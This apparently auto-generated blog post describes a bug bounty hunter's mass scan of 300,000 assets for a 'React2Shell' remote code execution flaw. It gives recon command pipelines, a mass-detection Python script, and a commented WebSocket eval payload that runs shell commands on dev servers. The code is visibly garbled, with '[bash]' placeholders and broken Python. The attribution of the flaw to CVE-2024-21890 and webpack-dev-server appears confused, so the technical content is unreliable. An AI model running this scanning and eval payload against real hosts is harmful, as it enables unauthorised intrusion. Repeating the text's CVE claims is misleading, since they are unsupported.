Listen to this Post
Introduction:

In the modern bug bounty landscape, scale is everything. This article deconstructs a professional hunter’s successful weekend operation, which targeted the “React2Shell” vulnerability across a massive dataset of over 300,000 assets. We’ll move beyond the spray-and-pray label to reveal the precise, automated methodology—encompassing recon, live host detection, and vulnerability validation—that yielded critical Remote Code Execution (RCE) findings for major programs, including Red Bull.
Learning Objectives:
- Understand the end-to-end workflow for large-scale vulnerability hunting, from asset enumeration to report submission.
- Learn to build and chain custom automation scripts for efficient recon and target identification.
- Master the technical process for identifying and validating React2Shell (CVE-2024-21890) and similar RCE vulnerabilities.
You Should Know:
1. Building the Target Pipeline: Recon at Scale
The foundation of any wide-scale hunt is a comprehensive, clean target list. The hunter’s process begins with re-enumerating subdomains, CIDR ranges, and IPs from previous reconnaissance data to ensure freshness.
Step‑by‑step guide explaining what this does and how to use it.
1. Subdomain Enumeration: Use tools like subfinder, assetfinder, and `amass` to gather subdomains from public sources and APIs.
subfinder -dL domains.txt -silent | anew all_subs.txt
amass enum -passive -df domains.txt -o amass_subs.txt
cat all_subs.txt amass_subs.txt | sort -u > consolidated_subs.txt
2. CIDR/IP Expansion: If you have netblocks, use `prips` to expand them into individual IPs.
 For a CIDR like 192.168.1.0/24
prips 192.168.1.0/24 > cidr_ips.txt
3. Data Splitting: Handle large files by splitting them for parallel processing.
 Split a large file (targets.txt) into 10,000-line chunks
split -l 10000 targets.txt split_targets_
4. Live Host Detection: Filter for responsive HTTP/HTTPS servers using `dnsx` for DNS resolution and `httpx` for HTTP probing.
cat consolidated_subs.txt | dnsx -silent -a -resp | awk '{print $1}' > resolved_hosts.txt
cat resolved_hosts.txt | httpx -silent -title -status-code -ports 80,443,3000,8080 -o live_hosts.txt
This pipeline yields a curated list of live web applications ready for technology detection.
- Identifying the Attack Surface: Hunting for React Apps
With a live host list, the next step is to filter for specific technologies—in this case, React.js and Next.js applications vulnerable to React2Shell.
Step‑by‑step guide explaining what this does and how to use it.
1. Technology Fingerprinting: Use `httpx` to filter by title, banner, or specific headers common to React dev servers.
 Filter for common React server headers or titles
cat live_hosts.txt | httpx -silent -match-string "React|Next.js|webpack-dev-server" -o react_hosts.txt
2. Port Scanning for Services: Use a lightweight scanner like `naabu` or a custom `nmap` wrapper to find non-standard ports running dev servers.
 Quick scan for common dev ports
naabu -iL react_hosts.txt -p 3000,3001,8080,8888 -o react_ports.txt
3. Endpoint Discovery: For identified React apps, use tools like `waymore` or `gau` to collect endpoints and parameters that could be attack vectors.
python3 waymore.py -i react_hosts.txt -mode U --output-urls
This step isolates the precise applications and endpoints that warrant deeper investigation.
- The Core Vulnerability: Understanding and Detecting React2Shell (CVE-2024-21890)
React2Shell is a critical RCE vulnerability affecting React applications in development mode. It exploits thewebpack-dev-server‘s lack of authentication, allowing an attacker to execute arbitrary system commands by sending a crafted POST request.
Step‑by‑step guide explaining what this does and how to use it.
1. Understand the Vulnerability: The `@webpack-dev-server` CLI up to version 4.15.1 is vulnerable. An exposed `/socket.io` endpoint or dev server on ports like 3000 can be exploited.
2. Manual Detection: Check for the presence of a development server.
curl -v http://target:3000/sockjs-node/info
 Or look for characteristic responses
curl -s http://target:8080 | grep -i "webpack"
3. Automated Detection Script: Create a Python script to mass-test the collected `react_hosts.txt` file.
import requests
import sys

def check_react2shell(url):
try:
 Normalize URL
if not url.startswith('http'):
url = 'http://' + url
 Check for dev server indicator
resp = requests.get(f'{url}/sockjs-node/info', timeout=5)
if resp.status_code == 200 and 'websocket' in resp.text:
print(f'[bash] {url}')
 Attempt exploitation (for authorized testing only!)
 exploit_payload = {"type": "eval", "data": "process.mainModule.require('child_process').execSync('id')"}
 Exploit requires WebSocket connection, often using a tool like ws://
except requests.exceptions.RequestException:
pass

if <strong>name</strong> == "<strong>main</strong>":
for line in open(sys.argv[bash]):
check_react2shell(line.strip())
4. Exploitation Proof-of-Concept (Ethical Use Only): Successful detection often leads to RCE. A proof-of-concept typically involves establishing a WebSocket connection and sending a malicious eval command.
// Example PoC logic (simplified). Use only in authorized environments.
// const WebSocket = require('ws');
// const ws = new WebSocket('ws://target:3000/sockjs-node/websocket');
// ws.on('open', function open() {
// ws.send(JSON.stringify({"type":"eval","data":"require('child_process').execSync('touch /tmp/pwned')"}));
// });
4. Weaponizing the Workflow: Full Automation Pipeline
The hunter’s success stemmed from chaining these steps into a single, automated pipeline. This is where custom scripts move beyond manual tooling.
Step‑by‑step guide explaining what this does and how to use it.
1. Orchestration with Bash/Python: Create a master script that sequences the workflow.
!/bin/bash
 master_recon.sh
echo "[+] Starting Enumeration..."
./step1_subdomain_enum.sh
echo "[+] Finding Live Hosts..."
./step2_live_filter.sh
echo "[+] Fingerprinting React Apps..."
./step3_react_detect.sh
echo "[+] Scanning for React2Shell..."
python3 step4_react2shell_check.py
echo "[+] Pipeline Complete. Review results/"
2. Parallel Processing: Use `GNU parallel` or `xargs -P` to run tasks concurrently and drastically reduce runtime.
cat targets.txt | parallel -j 20 'httpx -silent -title -status-code -url {}' | tee results.csv
3. Result Triage: Automate the generation of a clean, prioritised report file for manual review.
 Filter for high-priority targets (e.g., specific status codes, interesting titles)
grep -E "(200|403).React" results.csv | awk -F, '{print $1}' > high_priority_targets.txt
- From Finding to Bounty: Effective Reporting and Triage
Automation finds candidates; human analysis confirms valid bugs. The hunter’s 10-report outcome (2 accepted, 5 duplicates) highlights the importance of clear reporting and understanding program scope.
Step‑by‑step guide explaining what this does and how to use it.
1. Validation: Before reporting, manually confirm the vulnerability. Ensure the command execution is real and not a false positive. Capture clear evidence (screenshots, video).
2. Impact Documentation: Clearly articulate the impact: “Unauthenticated Remote Code Execution on [bash], allowing full compromise of the underlying server.”
3. Write the Report:
Clear and concise (e.g., “RCE via React2Shell on dev.redbull.com:3000“).
Vulnerability Details: Include CVE ID (CVE-2024-21890), description, and technical explanation.
Steps to Reproduce: Numbered, simple steps from an unauthenticated perspective.
Proof of Concept: Include the exact curl command or script used, and output showing successful command execution (e.g., whoami, id).
Remediation: Advise disabling the `webpack-dev-server` in production, using authentication, or upgrading to patched versions.
4. Scope Awareness: The “2 out of scope” reports underline the critical need to review each program’s rules before testing. Always adhere to the defined scope and excluded assets.
What Undercode Say:
- Automation is Non-Negotiable: At a scale of 300,000 assets, manual testing is impossible. The real skill is architecting efficient, reliable pipelines that filter noise and surface true positives.
- Depth Follows Breadth: The “spray and pray” methodology is not mindless; it is a strategic broad-net cast informed by deep technical knowledge of a specific vulnerability class, enabling targeted, automated detection.
The hunter’s approach exemplifies modern offensive security. It merges the exhaustive reach of automation with the sharp focus of a dedicated vulnerability researcher. The high duplicate rate is not a failure but a market signal—it shows the vulnerability is widespread and other hunters are using similar automated methods. The future of bug bounty hunting lies in this synergy: developing bespoke automation for nascent vulnerabilities while maintaining the analytical rigor to validate, exploit, and report them effectively. As frameworks like React continue to dominate development, understanding their specific security pitfalls will remain a high-yield strategy.
Prediction:
The success of this React2Shell hunt signals a growing trend. As development cycles accelerate, reliance on default configurations and development tools in production will continue to create a new frontier of vulnerabilities. Future high-yield hunting will focus on automating detection for “developer toolchain” exposures—think Docker APIs, CI/CD misconfigurations, and cloud metadata services—that are often overlooked by traditional scanners but offer attackers a direct path to critical systems. The hunters who can quickly codify knowledge of these emerging patterns into scalable reconnaissance pipelines will dominate the leaderboards.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Mchklt Cybersecurity – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


